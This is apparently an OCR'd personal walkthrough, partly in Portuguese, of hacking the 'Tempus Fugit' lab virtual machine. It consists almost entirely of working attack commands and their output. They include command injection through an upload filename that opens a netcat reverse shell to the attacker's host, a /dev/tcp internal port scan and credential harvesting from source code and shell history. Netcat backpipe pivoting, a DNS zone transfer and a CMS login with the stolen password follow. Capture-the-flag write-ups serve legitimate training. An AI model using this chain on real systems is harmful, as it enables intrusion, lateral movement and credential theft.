
IP da máquina: 192.168.56.138 // MAC: 08:00:27:75:A8:9F

sudo nmap -sV -O -sC -Pn --source-port 80 -vvv 192.168.56.138


```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 nginx 1.15.3
|_http-favicon: Unknown favicon MD5: 7B99F00EA922DF980549F28C52AD9220
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: nginx/1.15.3
|_http-title: Tempus Fugit
|_http-trane-info: Problem with XML parsing of /evox/about
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
rt
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%)
No exact OS matches for host (test conditions non-ideal).
```

http://192.168.56.138/





http://192.168.56.138/upload

clica em upload, mas não precisa enviar nenhum arquivo:




qualquercoisa.txt;ls





- __pycache__ main.py prestart.sh static supervisord.pid templates upload uwsgi.ini
- File successfully uploaded

qualquercoisa.txt;cat main*




ftp = FTP('ftp.mofo.pwn') ftp.login('someuser', ‘b232a4da4c104798be4613ab76d26efda1a04606')

- import os import urllib.request from flask import Flask, flash, request, redirect, render_template from ftplib import FTP import subprocess UPLOAD_FOLDER = 'upload' ALLOWED_EXTENSIONS = {'txt', 'rtf'} app = Flask(__name__) app.secret_key = "mofosecret" app.config['MAX_CONTENT_LENGTH'] = 2 * 1024 * 1024 @app.route('/', defaults={'path': ''}) @app.route('/<path:path>') def catch_all(path): cmd = 'fortune -o' result = subprocess.check_output(cmd, shell=True) return "<h1>400 - Sorry. I didn't find what you where looking for.</h1> <h2>Maybe this will cheer you up:</h2> <h3>"+result.decode("utf-8")+"</h3>" @app.errorhandler(500) def internal_error(error): return "<h1>500?! - What are you trying to do here?!</h1>" @app.route('/') def home(): return render_template('index.html') @app.route('/upload') def upload_form(): try: return render_template('my-form.html') except Exception as e: return render_template("500.html", error = str(e)) def allowed_file(filename): check = filename.rsplit('.', 1)[1].lower() check = check[:3] in ALLOWED_EXTENSIONS return check @app.route('/upload', methods=['POST']) def upload_file(): if request.method == 'POST': if 'file' not in request.files: flash('No file part') return redirect(request.url) file = request.files['file'] if file.filename == '': flash('No file selected for uploading') return redirect(request.url) if file.filename and allowed_file(file.filename): filename = file.filename file.save(os.path.join(UPLOAD_FOLDER, filename)) cmd="cat "+UPLOAD_FOLDER+"/"+filename result = subprocess.check_output(cmd, shell=True) flash(result.decode("utf-8")) flash('File successfully uploaded') try: ftp = FTP('ftp.mofo.pwn') ftp.login('someuser', 'b232a4da4c104798be4613ab76d26efda1a04606') with open(UPLOAD_FOLDER+"/"+filename, 'rb') as f: ftp.storlines('STOR %s' % filename, f) ftp.quit() except: flash("Cannot connect to FTP-server") return redirect('/upload') else: flash('Allowed file types are txt and rtf') return redirect(request.url) if __name__ == "__main__": app.run()
- File successfully uploaded

https://www.smartconversion.com/unit_conversion/IP_Address_Converter.aspx

192.168.56.114

3232249970



qualquercoisa.txt;nc 3232249970 443 -e sh

```
Pretty Raw \n Actions
1  POST /upload HTTP/1.1
2  Host: 192.168.56.138
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=--------------------------513871755371147387419721919 32
8  Content-Length: 344
9  Origin: http://192.168.56.138
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.56.138/upload
13 Upgrade-Insecure-Requests: 1
14
15 ----------------------------513871755371147387419721919 32
16 Content-Disposition: form-data; name="file"; filename="qualquercoisa.txt;nc 3232249970 443 -e sh"
17 Content-Type: application/octet-stream
18
```

sudo nc -nlvp 443

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.138.
Ncat: Connection from 192.168.56.138:42691.
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),
20(dialout),26(tape),27(video)
uname -a
Linux sid 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64 Linux
```

python -c 'import pty;pty.spawn("/bin/bash")'

cat /etc/resolv.conf

```
bash-4.4# cat /etc/resolv.conf
cat /etc/resolv.conf
search mofo.pwn
nameserver 127.0.0.11
options ndots:0
bash-4.4# ifconfig
```

cat /etc/hosts

```
bash-4.4# cat /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.19.0.10     sid
```

ifconfig

```
bash-4.4# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:13:00:0A
          inet addr:172.19.0.10  Bcast:172.19.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:985 errors:0 dropped:0 overruns:0 frame:0
          TX packets:620 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:82697 (80.7 KiB)  TX bytes:1018033 (994.1 KiB)
```

for i in $(seq 1 100); do ping -c1 172.19.0.$i;done | grep ttl=64

```
bash-4.4# for i in $(seq 1 100); do ping -c1 172.19.0.$i;done | grep ttl=64
for i in $(seq 1 100); do ping -c1 172.19.0.$i;done | grep ttl=64
64 bytes from 172.19.0.1: seq=0 ttl=64 time=0.301 ms
64 bytes from 172.19.0.10: seq=0 ttl=64 time=0.202 ms
64 bytes from 172.19.0.12: seq=0 ttl=64 time=0.207 ms
64 bytes from 172.19.0.100: seq=0 ttl=64 time=0.243 ms
```

for port in {1..65535}; do for target in {1,10,12,100};do echo >/dev/tcp/172.19.0.$target/$port && echo "Port: $port open" >> Target-$target || echo;done;done 2</dev/null

cat Target-1

```
bash-4.4# cat Target-1
cat Target-1
Port: 22 open
Port: 80 open
Port: 8080 open
```

cat Target-12

```
bash-4.4# cat Target-12
cat Target-12
Port: 21 open
```

cat Target-10

```
bash-4.4# cat Target-10
cat Target-10
Port: 80 open
Port: 40252 open
Port: 42358 open
Port: 44658 open
```

cat Target-100

```
bash-4.4# cat Target-100
cat Target-100
Port: 53 open
```

cd /root

ls -lha

```
bash-4.4# ls -lha
ls -lha
total 32
drwx------    1 root     root        4.0K Aug 16  2019 .
drwxr-xr-x    1 root     root        4.0K Aug 16  2019 ..
lrwxrwxrwx    1 root     root           9 Aug 11  2019 .ash_history -> /dev/null
lrwxrwxrwx    1 root     root           9 Aug 11  2019 .bash_history -> /dev/null
drwx------    1 root     root        4.0K May 17  2019 .cache
drwxr-xr-x    3 root     root        4.0K Aug 11  2019 .config
drwxr-xr-x    1 root     root        4.0K Aug 11  2019 .local
drwxr-xr-x    2 root     root        4.0K Aug 11  2019 .ncftp
-rw-------    1 root     root         309 Aug  8  2019 .python_history
-rw-r--r--    1 root     root          29 Aug 16  2019 message.txt
```

cat .python_history

someuser // myD3#2p$a%s&s

```
cat .python_history
import os
os.system(ls)
os.system(ls);
os.system('ls');
import libftp
import ftplib
FTP.
from ftplib import FTP
ftp = FTP('10.10.8.3')
                      ftp.login('someuser', 'myD3#2p$a%s&s')
```

cd .ncftp

cat trace.234


```
bash-4.4# cat trace.234
cat trace.234
SESSION STARTED at:  2019-08-11 05:37:10 UTC +0000
Program Version:     NcFTP 3.2.6/575 Dec 04 2016, 01:00 PM compiled for linux-x86_64-libc5
Compiled for:        linux-x86_64-libc5
Process ID:          234
Hostname:              (rc=-2)
Terminal:            xterm
05:37:10  Fw:   Type: 0  User:   Pass: (none)  Port: 0
05:37:10  FwExceptions:
05:37:10  NOTE:  Your domain name could not be detected.
05:37:10  Resolving 172.19.0.12...
05:37:10  Connecting to 172.19.0.12...
05:37:10  LibNcFTP 3.2.6 (November 12, 2016) compiled for linux-x86_64-libc5
05:37:10  Uname: Linux|www|4.9.184-linuxkit|#1 SMP Tue Jul 2 22:58:16 UTC 2019|x86_64
05:37:10  Contents of /etc/issue:
05:37:10    Welcome to Alpine Linux 3.7
05:37:10    Kernel \r on an \m (\l)
05:37:30  Could not connect to 172.19.0.12 -- try again later: Operation timed out.
05:37:30  Retry Number: 1
05:37:30  Redialing (try 1)...
05:37:51  Could not connect to 172.19.0.12 -- try again later: Operation timed out.
05:37:51  Retry Number: 2
05:37:51  Redialing (try 2)...
05:38:12  Could not connect to 172.19.0.12 -- try again later: Operation timed out.
```

https://pen-testing.sans.org/resources/papers/gwapt/tunneling-pivoting-web-application-penetration-testing-120229

mknod backpipe p

```
┌─[headcrusher@parrot]─[/tmp]
└──╼ $mknod backpipe p
```


nc -lvp 2122 0<backpipe|nc -lvp 2121|tee backpipe



cd /tmp

mknod backpipe p

nc 172.19.0.12 21 0<backpipe|nc 192.168.56.114 2122|tee backpipe



NAO DEU CERTO!!!

lftp someuser@172.19.0.12

b232a4da4c104798be4613ab76d26efda1a04606

```
lftp someuser@172.19.0.12:~> dir
dir
-rw-------    1 ftp      ftp            52 Aug 12  2019 cmscreds.txt
-rw-------    1 ftp      ftp             0 Oct 02 15:04 qualquercoisa.txt;cat main*
-rw-------    1 ftp      ftp             0 Oct 02 15:02 qualquercoisa.txt;ls
-rw-------    1 ftp      ftp            42 Aug 15  2019 user.txt;nc 3232252550 443
lftp someuser@172.19.0.12:/> cat cmscreds.txt
cat cmscreds.txt
Admin-password for our new CMS
hardEnough4u
```

https://github.com/sequenceiq/docker-alpine-dig/releases/

tar -xvzf dig.tgz

python -m SimpleHTTPServer 8081

```
┌─[✗]─[headcrusher@parrot]─[~/Downloads
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.56.114:8081/dig

chmod 777 dig

./dig axfr mofo.pwn

```
bash-4.4# ./dig axfr mofo.pwn
./dig axfr mofo.pwn

; <<>> DiG 9.10.2 <<>> axfr mofo.pwn
;; global options: +cmd
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 60
4800
mofo.pwn.               14400   IN      TXT     "v=spf1 ip4:176.23.46.22 a mx ~all"
mofo.pwn.               14400   IN      NS      ns1.mofo.pwn.
ftp.mofo.pwn.           14400   IN      CNAME   punk.mofo.pwn.
gary.mofo.pwn.          14400   IN      A       172.19.0.15
geek.mofo.pwn.          14400   IN      A       172.19.0.14
kfc.mofo.pwn.           14400   IN      A       172.19.0.17
leet.mofo.pwn.          14400   IN      A       172.19.0.13
mail.mofo.pwn.          14400   IN      TXT     "v=spf1 a -all"
mail.mofo.pwn.          14400   IN      A       172.19.0.11
milo.mofo.pwn.          14400   IN      A       172.19.0.16
nancy.mofo.pwn.         14400   IN      A       172.19.0.1
ns1.mofo.pwn.           14400   IN      A       172.19.0.100
ourcms.mofo.pwn.        14400   IN      CNAME   nancy.mofo.pwn.
punk.mofo.pwn.          14400   IN      A       172.19.0.12
sid.mofo.pwn.           14400   IN      A       172.19.0.10
www.mofo.pwn.           14400   IN      CNAME   sid.mofo.pwn.
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 60
```

cd /tmp

rm backpipe

mknod backpipe p

nc 172.19.0.1 8080 0<backpipe|nc 192.168.56.114 9091|tee backpipe

```
bash-4.4# mknod backpipe p
mknod backpipe p
bash-4.4# nc 172.19.0.1 8080 0<backpipe|nc 192.168.56.114 9091|tee backpipe
nc 172.19.0.1 8080 0<backpipe|nc 192.168.56.114 9091|tee backpipe
```

cd /tmp

mknod backpipe p


sudo nc -nlvp 9091 0<backpipe|nc -nlvp 9090|tee backpipe

```
┌─[headcrusher@parrot]─[/tmp]
└──╼ $sudo nc -nlvp 9091 0<backpipe|nc -nlvp 9090|tee backpipe
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9090
Ncat: Listening on 0.0.0.0:9090
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9091
Ncat: Listening on 0.0.0.0:9091
Ncat: Connection from 192.168.56.138.
Ncat: Connection from 192.168.56.138:42841.
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:53516.
```

sudo nano /etc/hosts

```
192.168.56.114  ourcms.mofo.pwn
```


http://ourcms.mofo.pwn:9090/




http://ourcms.mofo.pwn:9090/admin/

admin

hardEnough4u

